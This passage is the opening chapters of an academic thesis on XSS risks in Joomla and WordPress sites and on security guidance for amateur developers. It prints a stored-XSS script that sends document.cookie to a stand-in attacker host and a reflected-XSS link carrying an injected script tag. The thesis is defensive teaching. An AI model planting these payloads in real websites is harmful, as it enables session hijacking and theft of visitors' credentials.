نموذج رقم (1)

إقـــــرار

أنا الموقع أدناه مقدم الرسالة التي تحمل العنوان:

Exploring Guidance for Prevent Against XSS Attacks in Open CMS

أقر بأن ما اشتملت عليه هذه الرسالة إنما هو نتاج جهدي الخاص، باستثناء ما تمت الإشارة إليه حيثما ورد، وإن هذه الرسالة ككل أو أي جزء منها لم يقدم من قبل لنيل درجة أو لقب علمي أو بحثي لدى أي مؤسسة تعليمية أو بحثية أخرى.

DECLARATION

The work provided in this thesis, unless otherwise referenced, is the researcher's own work, and has not been submitted elsewhere for any other degree or qualification

Student's name: Manal Ibrahim Hijazi منال ابراهيم حجازي :اسم الطالب

Signature: :التوقيع

Date: 2014/11/18 :التاريخ

بسم الله الرحمن الرحيم

The Islamic University – Gaza
Research & Graduate Affairs
Faculty of Information Technology
Information Technology Department

Exploring Guidance for Prevent Against XSS Attacks in Open CMS

By

Manal Ibrahim Hijazi

Supervised By
Dr. Tawfiq S.M. Barhoom

A Thesis Submitted in Partial Fulfillment of the Requirements for the
Degree of Master in Information Technology
Islamic University in Gaza

2014/2015

بسم الله الرحمن الرحيم

الجامعة الإسلامية – غزة
The Islamic University - Gaza

مكتب نائب الرئيس للبحث العلمي والدراسات العليا هاتف داخلي: 1150

الرقم Ref ج س غ/35/

التاريخ Date 2014/10/29م

نتيجة الحكم على أطروحة ماجستير

بناءً على موافقة شئون البحث العلمي والدراسات العليا بالجامعة الإسلامية بغزة على تشكيل لجنة الحكم على أطروحة الباحثة/ **منال ابراهيم محمود حجازي** لنيل درجة الماجستير في **كلية *تكنولوجيا المعلومات*** **برنامج تكنولوجيا المعلومات** وموضوعها:

إرشادات لتجنب ثغرات XSS في أنظمة إدارة المحتوى المفتوح

Exploring Guidance for prevent Against XSS Attacks in Open CMS

وبعد المناقشة العلنية التي تمت اليوم الأربعاء 05 محرم 1436هـ، الموافق 2014/10/29م الساعة الواحدة ظهراً بقاعة اجتماعات مبنى اللحيدان ، اجتمعت لجنة الحكم على الأطروحة والمكونة من:

د. توفيق سليمان برهوم	مشرفاً ورئيساً	.....
د. إياد محمد الأغا	مناقشاً داخلياً	.....
د. سناء وفا الصايغ	مناقشاً خارجيًا	.....

وبعد المداولة أوصت اللجنة بمنح الباحثة درجة الماجستير في **كلية *تكنولوجيا المعلومات*/ برنامج تكنولوجيا المعلومات.**

واللجنة إذ تمنحها هذه الدرجة فإنها توصيها بتقوى الله ولزوم طاعته وأن تسخر علمها في خدمة دينها ووطنها.

والله ولي التوفيق،،،

مساعد نائب الرئيس للبحث العلمي والدراسات العليا

١٧-١١-١٤

أ.د. فؤاد علي العاجز

P.O. Box 108, Rimal, Gaza, Palestine fax: +970 (8) 286 0800 فاكس Tel: +970 (8) 286 0700 ص.ب. 108 الرمال، غزة، فلسطين هاتف
public@iugaza.edu.ps www.iugaza.edu.ps

ACKNOWLEDGMENTS

Science is wider than one can expect to take from. If I have not satisfied myself in this point; it is enough for me that I had put a step in the proper way.

The debt I owe to so many people is so great that it is impossible to pay full tribute in this limited space. I wish to express my great thanks and gratitude to Professor Dr. Tawfiq S.M. Barhoom, Associated Professor of Information Technology in the Islamic University in Gaza, for his sincere efforts despite his professional commitments and other responsibilities. He was more than supervisor, he behaved always as a father, teacher and a leader in every aspect, in the course of preparing this thesis. I believe that Professor Dr. Tawfiq S.M. Barhoom , by his continuous and uninterrupted directions, took me to the first and proper step in the long road of study and research.

Of those whom I owe much was my father Dr. Ibrahim Hijazi "Consultant Urologist" for his great and unlimited help in preparing this thesis to be in this final picture. Although the topic of the research is so far from my father's field, but he supported me so much and was beside me step by step, and gave his notice especially concerning the sentences and English language of the thesis.

My thanks go also to my husband Akram Matter for his real support and encouragement. He facilitated the life in our home to give me some comfort. I also would like to thank all those who helped me in any way or another especially those amateurs developer who were a part of the research, and without their active participation the research could not be completed. I would like to thank also all my brothers who accompanied me during my visits to the amateurs.

Manal I. Hijazi
October, 2014

Dedication

This work is dedicated to my small family, my Husband and Children….

Abstract

Personal information, as well as web pages security are important for everyone because attackers used to steel our sensitive information or damaged that websites. XSS is one type of the methods that is used by attackers. Since web browser supports the execution of scripting commands embedded in the retrieved content, attacker can exploit this feature maliciously to violate the client security. CMSs give web developer an easy way to have personal websites, for those people without security prior experience, and who would be under great hunting of attackers. They believe that CMSs just a plug-in, but it is really a website.

This current work provides security guidance for CMSs amateurs. This includes both professional and amateurs; those of limited experience in security issues, to involve secure configuration through designing their web pages. In this work, we concentrate on crossing site scripting (XSS) attacks problem, as one of the most common attacks in the recent WWW. In this research, experiments are limited to Joomla and WordPress websites. At the end, we extracted some security guidance and rules in general for all CMSs designers. Some of these rules are beneficial; especially for Joomla and WordPress developers. In this work, we trained a group of amateurs to develop their websites using Joomla and WordPress through our extracted security guidance. We believe that this work was not done before.

In conclusion, we found that different versions of WordPress, upon being attacked by the same malicious code, have the same results. Meanwhile, different versions of Joomla are more secure than WordPress. Any version of Joomla, that is attacked, will be followed by a solution for that version. We also infer that amateurs' capability to develop their websites using Joomla had jumped from nothing to 85.5 % at the end of work. The same result achieved with WordPress, which reached to 90 %. We found that amateurs understood the importance of our extracted security guidance, and they were perfectly able to apply that guidance in their developed websites. Moreover, they were practically able to use the safe rules to secure their web pages, which were developed based on Joomla and WordPress to a high degree up to 95 %, and it is an acceptable degree of success. They enjoyed this kind of work, as we could call an Ethical Hacker. Scanned websites of amateurs, which were developed at the end of the training program, were excellent, as security levels reached to 95 %. The results we obtained by scanning tools were XSS free, but we cannot say that the percentage is 100%, because there is no complete security work. The comments we received from the true hackers, whom we asked to examine our developed websites, gave us the same results.

Keywords: Cross Site Scripting, Malicious code, content Management System, Joomla, WordPress, and Security Guidance.

Table of Content

List of Figures

List of Tables

List Of Abbreviations

CDA	Content delivery application
CERT	Computer Emergency Response Team
CMA	Content management application
CMS	Content Management system
CSS	Cascading Style Sheets
DOM	Document Object Model
DOS	Denial of Service
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
PHP	Hypertext preprocessor
SQL	Structure Query Language
URL	Uniform Resource Locator
VBScript	Visual Basic Scripting
WVS	Web Vulnerability Scanning tools
XSS	Cross Site Scripting

Chapter 1: Introduction and Motivation

1.9 Introduction

The field of information security has grown and evolved significantly in recent years. Internet has become the best friend for different kinds of users, experienced or beginners, or even teenagers. The world is still looking for security, privacy and confidentiality.

The main goals of information security are Confidentiality, Integrity and Availability. Confidentiality means the information available on a system should be safe from unauthorized people; better examples would be customer credit card information, patient medical information in hospitals or personal information of employees in an organization. If that information is not secured, the company or the organization involved in that will eventually lose its reputation and business. [30]

Information security means more than confidential information about a business, customers, finances or data that should denial of a competitors, or a black hat hackers. Protecting confidential information is a business requirement, and in many cases it is an ethical and legal requirement. For any person, information security has a significant effect on privacy, which is viewed very significant in different cultures. Some individuals like to break that privacy possibly for political purposes, or for fun, and entertainment. These peoples called attackers.

Cross-Site Scripting (XSS) attack is one of the most dangerous attacks that may be launched by the attackers; it's a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites [31]. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. XSS is still a common attack. We must be able to recognize these attacks and seek to be in a secure mode, so it is necessary to help those with limited experience in reaching safety required levels when designing their own websites

A content management system (CMSs) is a computer software that allows publishing, editing and modifying content as well as maintenance from a central interface.[4][45]. Such systems of content management provide procedures to manage workflow in a collaborative environment. These procedures can be in the form of manual steps or an automated cascade. CMSs help those with limited web designing experience or what we call amateurs to create their own web pages easily and without onerous costs. Drupal, WordPress, and Joomla are some examples of open CMSs.

In this research, the work was divided into two stages. In the scanning and analyzing phase, the levels of security for 20 number of websites designed using Joomla and WordPress were analyzed; 2) dynamic tools to search for XSS vulnerabilities in that websites were used; 3) related attacks and the size of the damaged gap were analyzed and determined; 4) discovered vulnerability and defense XSS attacks were re-corrected. In the end of this stage, we were able to extract the security guidance for developing secure websites.

In the Training Phase, we trained a group of amateurs to use the extracted guidance to develop secure websites using Joomla and WordPress. We analyzed their work before and after using the extracted guidance to see how it was beneficial to them, and to which level they applied those guidelines.

1.10 Subject Brief

Web platform, has evolved into a large-scale system composed by millions of applications and services. As the internet is growing, the web sites become more professional and dynamic. We should be able to change the design of the web page to meet today's taste and to provide personalized and current information to the users. Web applications are used to generate dynamic web pages and become the dominant method for implementing and providing access to on-line services and become truly pervasive in all kinds of business models and organizations.[68]

Users today can use web applications for communicating with other users via instant messaging, for reading, writing text documents, or managing files. Providing safe and beneficial networking environment is significantly necessary. If there is vulnerability in websites, visitors would be attacked and the result cannot be imagined.

Networks that have two sides and provide services that are built on users collaboration, such as Facebook, twitter, or even YouTube provide a good platform for attackers to inject malicious code. If the code is executed behind the web browser, it changes the web page according to code automatically, so that visitors of malicious injected websites will be attacked.

Cross-site scripting XSS attack method was first discussed in computer emergency response team CERT advisory back in 2003 [43]. Cross-site scripting XSS is one of the most common vulnerability in web applications, it happens as a result of data received from a malicious third party. Systems that receive data from users are very vulnerable to an XSS attack.

Web pages designed using CMSs which are systems used to manage the content of a Website. CMSs are software suites that allow site administrators to easily manage the design, functionality, and operation of websites with minimal technical expertise.

Typically, a CMS consists of two elements: the content management application (CMA) and the content delivery application (CDA). The CMA element allows the content manager or author, who may not know Hypertext Markup Language (HTML), to manage the creation, modification, and removal of content from a Web site without needing the expertise of a Webmaster.

There are over a thousand of open source CMSs available in the market. When we just talk about content management concept, two or three names like Joomla, and WordPress strike in mind. These are the ones of the best CMSs in the market and their community provides nice basic security. [56]

Joomla, WordPress are ones of the famous web pages designer because of keeping things as simple as possible while providing the most features possible, non-technical people can have complete control over their websites without paying exorbitant amounts for closed, proprietary software. They are an award-winning content management system (CMS), they are free and open-source content management framework which enables you to build Web sites and powerful online applications. Many aspects, including its ease-of-use and extensibility, have made Joomla the most popular Web site software available. Best of all, Joomla is an open source solution that is freely available to everyone. [23]

Joomla and WordPress uses object-oriented programming (OOP) techniques and software design patterns, stores data in a MySQL or MS SQL and includes features such as page caching, RSS feeds, printable versions of pages, news flashes, blogs, polls, search, and support for language internationalization.

Unfortunately, some CMS web server operators do not follow security best practices, exposing them and others to cyber security risks such as compromise and denial of service. Attackers can inject a malicious code into the (CMSs) web based, As many developers are not trained well enough about the security of websites. Security is often considered as a burden and as an extra effort that wastes time and money. Security tests are needed for automated tools such as Web vulnerability Scanner.

In this research we analyzed the security of CMSs web based to find XSS vulnerability using automated tools. We selected 20 websites based on Joomla and WordPress to check those frameworks's vulnerability. Through using ten different XSS attacks we can extract good safe guidelines to design a secure CMSs web based. This

extracted guidlines were provided to a training group of amateurs to see how these guidance helped them to develop secure websites. This work was not done before in the previous literature.

1.11 Statement of the problem

Nowadays, not only the specialists who design websites, but also beginners, amateurs or just teenagers who are not probably aware of web security issues. Attackers know how to deceive web sites developer whatever web based designer they used to design their sites. One of the top attacks that may be injected lightly to the site is XSS attack especially in the sites developed by CMSs. We want to help those web developers to have a security guidance to save their websites through training a group of amateurs, and this problem was not considered before.

1.12 Objective

The main objective of this work is to guide the web developer amateurs to keep their websites secure against XSS vulnerability points in open CMSs whatever their experience level of web security issues.

Specific objectives

The specific objectives of the project are:

- Explore more about content management system (CMSs) security issues to get more understanding of the problem.
- Discuss XSS attack problem, and its kinds to redefine the problem.
- Classify the arbitrary source of the problem to know how to defend the attack.
- Reviewing XSS attacks scanning tools that will be used to filter XSS malicious code through chosen websites.
- Scan the security level against XSS attack in about ten websites designed based on famous free and open-source content management framework (CMS) for publishing web content like Joomla and Word press using scanning tools.
- Analyze XSS vulnerability points in these websites.
- Design a guideline to build secure CMSs against XSS attacks.
- Train a group of limited experience developer for using that guideline in their own web pages designing.
- Test security levels that are covered by web pages developed by amateurs training group.

- Evaluate how much that guidelines help developers to get more secure websites.

1.13 Importance of the Research

- This research is a guideline for building a secure open CMSs in order to keep the beginner designers aware of the security related issues through their web sites to get customers confidence .
- Teaching the target group the basic security misconfigurations, vulnerabilities related with websites.

1.14 Scope of the Research

- This study covers the problem of XSS attack.
- This research focuses on free and open-source content management framework (CMS) for publishing web content.
- About ten examples of CMSs websites based on Joomla version 1.5 and version 2.5, and ten examples of CMSs websites based on different versions of WordPress will be scanned in this thesis. Those websites will be chosen randomly.
- Manual Testing tool focuses on JavaSecript, HTML and PHP.
- Dynamic scanning tools that will be used are WebCruiser, Web Vulnerability Scanner v 2.8.0, and Netsparker Community Edition 3.1.6.0;

1.15 Limitation

- The guideline written only according to Joomla version 1.5 and version 2.5, and WordPress version 3.5.2 up to 3.9.1 web based as a famous free and open-source content management framework.
- The result will cover only XSS type of attacks.
- Scanning will cover top ten discovered XSS attacks on CMSs.

1.16 Research Format

Our research thesis is organized in general as follows: Chapter 1: introduction. Chapter 2: Concepts, Fundamentals. Chapter 3: Related works. Chapter 4: Describes our methodology and results of Phase 1. Chapter 5: Describes our methodology and results of Phase 2. Chapter 6: conclusions, recommendation and future directions.

Chapter 2 Theoretical Fundamentals

Through web applications, the term XSS denotes a type of attacks in which the attacker is able to inject HTML or Script-code into the application. In this chapter, the researcher discusses all relevant aspects of this attack and which circumstances can lead to XSS vulnerabilities. Moreover, we will present a comprehensive survey about CMS platforms, especially Joomla and WordPress, which we will specialize.

2.1 Concepts of Cross-Site-Scripting Attacks

XSS can be defined as a security exploit in which an attacker inserts malicious code into a page retained by a web server trusted by a user. This code may reside on the web server or be explicitly inserted when the user browses a site. It may contain JavaScript or just HTML, and it may use third party sites as sources or rely only upon the resources of the targeted server. XSS attacks typically involve JavaScript code from a malicious web server executing on a user's web browser.

XSS is one of the most common web application layer attacks that attackers use to reflect the malicious code to victim users [24]. Also, it is used to deface or hijack websites, enable malicious phishing attacks, and provide entry points for larger-scale attacks against business assets and user data. To give the reader a rough idea of the major security problems websites and web applications suffer from, see the pie-chart in Figure 2-1 [7], created by the Web Hacking Incident Database for 2011 (WHID) which shows that there are many different attack methods exist; SQL injection and XSS are the most popular. Side-effects of an XSS attack may be information disclosures, stolen credentials or content spoofing.

After an application on a Web site that is known to be vulnerable to cross-site scripting XSS, an attacker can formulate an attack. The technique most often used by attackers is to inject JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system with the victim's privileges. Once an attack is activated, everything from account hijacking, changing user settings, cookie theft and poisoning, or false advertising is possible.



Fig. 2-1: Different attack methods exists [7]

Often people refer to Cross Site Scripting as CSS or XSS, which can be confused with Cascading Style Sheets (CSS). Cascading Style Sheets (CSS) is a style sheet language used for describing the look and formatting of a document written in a markup language.

2.2 Threats of XSS

Cross-site scripting poses severe application risks [24] that include, but are not limited to, the following:

- Session hijacking such as adding JavaScript that forwards cookies to an attacker.
- Misinformation such as adding “For more info call 1-800-A-BAD- GUY’ to a page”.
- Defacing web site such as adding “This Company is terrible” to a page.
- Inserting hostile content such as adding malicious ActiveX controls to a page.

- Phishing attacks such as adding login FORM posts to third party sites.
- Takeover of the user's browser such as adding JavaScript code to redirect the user.
- Pop-Up-Flooding: Malicious scripts can make your website inaccessible. They also can make browsers crash or become inoperable.
- Scripts can spy on what you do such as History of sites visited and Track information you posted to a web site and Access to personal data such as (Credit card, Bank Account)
- Access to business data such as (Bid details, construction details)

2.3 Side effect XSS

1. Destroyed Brand Reputation of the site especially traditional site
2. Impact on Sales if it is Commercial site
3. Legal Implications if there are sensitive information
4. Website will be included in blacklisted by search engines and by payment processors.

2.4 Types of XSS Attacks

There are three distinct types of XSS attacks: the Persistent, Non-Persistent and DOM-base attack which describes by example as:

2.4.1 Persistent XSS:

Persistent XSS, known as store XSS attack, is the type in which the injected code is permanently stored on the target servers as an html text such as in a database, in a comment field, messages posted on forums, etc. The visitor then accesses the malicious code from the server when it retrieves the stored information via the browser. The code in figure 2-2 shows an example of a message for the "Stored XSS" attack that transfers the cookie [64].

```
<script>document.location=http://hacker.website/cookie.php?cookie="+
document.cookie</script>
```

Fig. 2-2: XSS Persistent attack [48]

2.4.2 Non-Persistent XSS:

Non-Persistent XSS, also known as reflected XSS attack, is the common type of XSS attacks. As opposed to stored XSS attacks, the injected code is sent back to the visitor off the server such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request [33][65]. To do this, the attacker sends a link to the victim (e.g., by email). For example, the code in figure 2-3 contained HTML code that contains a script to attack the receiver of the email. If the victim clicks on the link, the vulnerable web application displays the requested web page with the information passed to it in this link. This information contains the malicious code which is now part of the web page that is sent back to the web browser of the user, where it is executed.

```
www.mywebsite.com/logon.asp?user=<script>MaliciousFunction(...)</script>
```

Fig. 2-3: XSS Non-Persistent attack [5]

2.4.3 XSS DOM-base attack:

This includes modifying the DOM "environment" (Document Object Model) in the victim's browser. It is different from the other two XSS attacks as the attack is executed at the client side. DOM environment in the victim's browser is modified so that the client side code runs in an "unexpected" manner. In this kind of attack the page does not change, but the client side code gets executed in a different manner [64].

2.5 Different ways to inject XSS code

- Direct injection of the malicious script.
- Malicious script is injected along with regular HTML elements.
- Different ways of representing text are used to get the script injected.
- Inject the scripts as JavaScript event handlers such as onClick, onLoad, etc.

2.6 Scripting languages used in public sites

PHP is an open source scripting language which focuses on web development and is used to design web sites. It is compatible with most operating systems like Linux, Microsoft Windows, Mac OSX and several databases like dBase, IBM DB2, MySQL,

Oracle, and many more basically. PHP scripts can be used in the server-side scripting, command line scripting and writing desktop applications [3].

One key technology used in interactive web applications is **JavaScript** [16]. Embedded into the HTML of a web page, it is dynamically executed at the client side, allowing for enhanced webpage display and greater interactivity. However, the automatic execution of JavaScript code provided by the remote server may represent a possible vector for attack on the end-user's computing environment. There are other types of client-side script such as JavaScript, VBScript, ActiveX, HTML, or Flash. The script executes on the client's machine when the document loads, or at some other time such as when a link is activated. The scripts are used to enhance client functionality which also let client use maliciously.

2.7 Discovering Web Vulnerabilities

Vulnerabilities in Web applications can be discovered in various ways. Web Vulnerability Scanning (WVS) tools have no knowledge about internal operation and operate only on the interfaces that can be accessed from outside. The internals of the application are kept secret, source code cannot be accessed and most of the scanning tools don't even know which Web sewer the application runs on. All information about the Web application must be gathered with the help of tools such as Web Vulnerability Scanners or manually by inspecting the HTTP responses and by trying different input values to understand the behavior of the Web application. [1]

2.7.1 Automated Web Vulnerability Scanning tools mechanism

Automated Web Vulnerability Scanning tools (W VS) have three major components: Crawling component, an Attack component, and an Analysis component [59].

1- Crawling component:

The crawling component collects all pages of a web application. It uses an input URL as seed and starts following links on each page and stores the result in a list. The crawling module is arguably the most important part of a web application vulnerability scanner. If the scanner's attack engine is poor, it might miss vulnerability, but if its crawling engine is poor and cannot reach the vulnerability, then it will surely miss vulnerability. [66]

2- Attack component:

Attack component scans websites, extracts all internal links then scans all crawled pages forms which are used in URL parameters then injects various attack patterns into these parameters. Parameters can be a part of the URL query string or part of the request body in HTTP POST requests. Both are equally exploitable. [59]

3- Analysis component:

The analysis component parses and interprets the server's response. It uses attack-specific criteria and keywords to determine if an attack was successful. An attack vector is a piece of HTML or JavaScript code that is put into parameter in order to be reflected to user by being embedded in to a HTTP response. The goal of an attack vector is to make user browser execute malicious code that can be either fetched from trusted websites or be part of the attack vector itself, although the former allows more complex exploits, two examples for typical attack vector are:

2.7.2 Manual Vulnerability Testing and Verification

This parameter is necessary for eliminating false positives, expanding the hacking scope, and discovering the data flow in and out of the network. Manual testing refers to a person or persons at the computer using creativity, experience, and ingenuity to test the target network. [51]

Expected Results

- List of areas secured by obscurity or visible access
- List of actual vulnerabilities

2.8 Open Content Management System

"A web page contains both text and HTML markup that is generated by the server and interpreted by the client browser. Web sites that generate only static pages are able to have full control over how the browser interprets these pages. Web sites that generate dynamic pages do not have complete control over how their outputs are interpreted by the client. The heart of the issue is that if mistrusted content can be introduced into a dynamic page, neither the web site nor the client has enough information to recognize that this has happened and take protective actions." (CERT Coordination Center) [7]

2.8.1 Open Source:

Open source means that system must meet up with the open source initiative license. It is sometimes misinterpretation to free software which means that its respects the users' essential freedoms to run it, to study it and change it, and to redistribute copies with or without changes." So many people believe open source came out of free software. Most people define open source based on their various need or usage. An individual will modify or change the source code of open source software to suite his need. In general, open source is the free access to the design, development, and redistribution of the source code of particular software.

2.8.2 Content Management System:

This is a tool used for the management of content in a system. Mostly, it is called CMS content management system. Content Management Systems (CMSs) are the engines that bring your website to life. They not only allow you to easily create and edit content, but they also play an increasingly important role in deploying powerful interactive functionality. CMSs are technical and complex applications. Getting to know their intricacies can require a considerable amount of time and effort. It is important to choose the correct one from the beginning. There are several available CMSs in industry today, by individual. The most popular ones are written in languages like PHP, C#, Java, Python, and many more. The CMSs can support different database such as Oracle, PostgreSQL, MySQL, ADOdb, XML, or SQLite. CMSs can be used for several purposes depending on what intend to do on the website, its blogs, portal, gallery, wiki, or social network.

2.8.2.1 JOOMLA

Joomla is one of the most powerful free Open Source Content Management Systems. It is designed for creating highly interactive Multilanguage Web sites in short time like online communities, media, portals, blogs, and E-commerce applications. Universality means you can customize it as you wish. [58]

Joomla is multifunctional system with possibility to expand installation of additional components, free units, templates and extensions available. An additional functionality can be added using add-ons, components and modules. Changing the code of the page layout is possible according to what is needed by web developer. [58][32]

Core Features:
There are a lot of core features that help users to design their websites more professionally and easily:

1. User Management
2. Media Manager
3. Banner Management
4. Contact Management
5. Polls
6. Search
7. Web Link Management
8. Content Management
9. Syndication and Newsfeed Management
10. Template Management
11. Integrated Help System
12. System Features
13. Web Services
14. Powerful Extensibility. [36]

2.8.2.2 WORDPRESS

WordPress is a publishing platform that makes it easy for anyone to publish online. There are two similar different WordPress flavors: the fully hosted WordPress.com, and the self-hosted version available at WordPress.org. Different details are in table 2-1 [70].

WordPress is initially designed as a blogging platform. One of the main advantages is the large number of plug-ins released by independent developers. WordPress plug-ins can be used in every aspect of web site regarding the creation, organization and search engine optimization. Actually, these plug-ins are add-ons and improve the functionality of the user interface. [32]

Table 2-1: Difference between WordPress.com and WordPress.org [70]

Point of comparison	WordPress.com	WordPress.org
Content	*Focus on your beautiful content*	*Host your website yourself.*
Hosting	Premium hosting, security, and backups are included.	You'll need to find a host, and perform backups and maintenance yourself. .
Themes	Choose from hundreds of beautiful themes.	Install custom themes. Build your own with PHP and CSS.
Integrating with social networks	Integrate your site with Facebook, Twitter, and other social networks.	Install a plugin, like Jetpack, to enable sharing functionality on your site.
Get more functionality	Popular features like sharing, status, comments, and polls are included. There's no need to install plugins.	Install plugins to extend your site's functionality.
Support forms	Personal support and the WordPress.com forums are always available.	Visit the WordPress.org support forums for assistance.
Registration to get service	You must register for an account on WordPress.com and abide by our Terms of Service.	No registration with WordPress.org is required.

In this research we want to build our own website with PHP and CSS updating to avoid attacker malicious code so that we had to deal with WordPress.org.

Core Features:
WordPress provides a lot of core feature such as:

1. Simplicity
2. Flexibility
3. Publish with Ease
4. Publishing Tools
5. User Management
6. Media Management
7. Full Standards Compliance
8. Easy Theme System
9. Extend with Plugins
10. Built-in Comments

11. Search Engine Optimized
12. Multilingual
13. Easy Installation and Upgrades
14. Importers
15. Own Your Data
16. Freedom
17. Community
18. Contribution [69]

2.8.2.3 Why we choose Joomla and WordPress

There are lots of CMSs available. Savan K. Patel *et al* made a study to prove that one of them is the best. They said that most popular CMS depends on the users because most of site owners do not require complex facility. They just want good layout, a user-friendly environment, and better page rank in search criteria to work with. They believe that selecting a CMS. Depends on:

1. Requirement of your website
2. Future need
3. User's technical knowledge [58]

As Patel *et al* [58] more than 70% of 4000 people respond regarding which CMS they are using, uses Joomla, Drupal and WordPress as shown in figure 2-4. This shows that these are top 3 CMSs in market.



Fig 2-4: Installation survey [58]

However, that is not enough to say that Joomla and WordPress are the best ones. Moreover, authors used other factors called Page rank used to determine the importance of a web page according to appearance in search results, and as figure 2-5 they said that pages appearing in search results use WordPress, Joomla, Drupal get the highest page rank in search engine.

Fig 2-5: Page Rank [58]

Now, it is clearly mentioned from the above figures that Joomla and WordPress are most prominent CMSs in their services.

Third factor proves that Joomla and WordPress are the best according to authors regarding average budget of website built on each Platform. The results in table 2 show that Joomla is for simple site which do not require much complex facility small business, and which do not require more complex facility.

Table 2-2: Budget Comparison [39]

CMS	Respondents	Average Budget
Drupal	61	$ 45.18
Joomla	81	$ 19.847
Other	40	$31.063

Many of the site owners do not require complex facility. They just want good layout, user friendly environment, and better page rank in search criteria to work with. Joomla has shown everything in its favor if you are running on a small business and do not have more complex requirement. WordPress is providing more add-ons for better site handling as providing high light documentation support. In many cases Joomla Bloggers used WordPress blogging platform. This is a natural choice, but you can also blog with Joomla.

Other experiments Savan K Patel [57] *et al* determine which of CMSs perform well under local server as well as live server. They use different values of page performance criteria were recorded like page load time (PLT), page size (PS), number of requests, number of CSS and JS files. Results show that Joomla is the best if the person wants intranet site with multiple objects and needs faster response as it handles the load better and intranet with multiple functionality site, but they find that WordPress speeds up your task because of caches more amount of data in cache memory. WordPress proved the best performance in parameters like PLT, number of requests sent to server, number C.S.S files used, amount of data stored in cache and for live site. In live server even Joomla reduces significant time in page load because of caches less amount of data in memory; therefore, it can be said that Joomla performs faster than others after caching.

2.8.2.4 General Security Problems

Top analyst companies in a recent years said that two-thirds of Web Applications are vulnerable to attacks [56]. Attackers try hard to obtain access to your server, and once they obtain that, the choice is up to them. The use of XSS might compromise private information, manipulate, change, add, or delete files whenever attackers want. They might do only a little damage, or a lot, steal cookies, create requests that can be mistaken for those of a valid user, or execute malicious code on the end-user systems.

A. SQL INJECTION:

SQL injection is one kind of web security attacks in which the attacker adds SQL code via web form input box to gain access to the data to make changes.

B. CROSS SITE SCRIPTING:

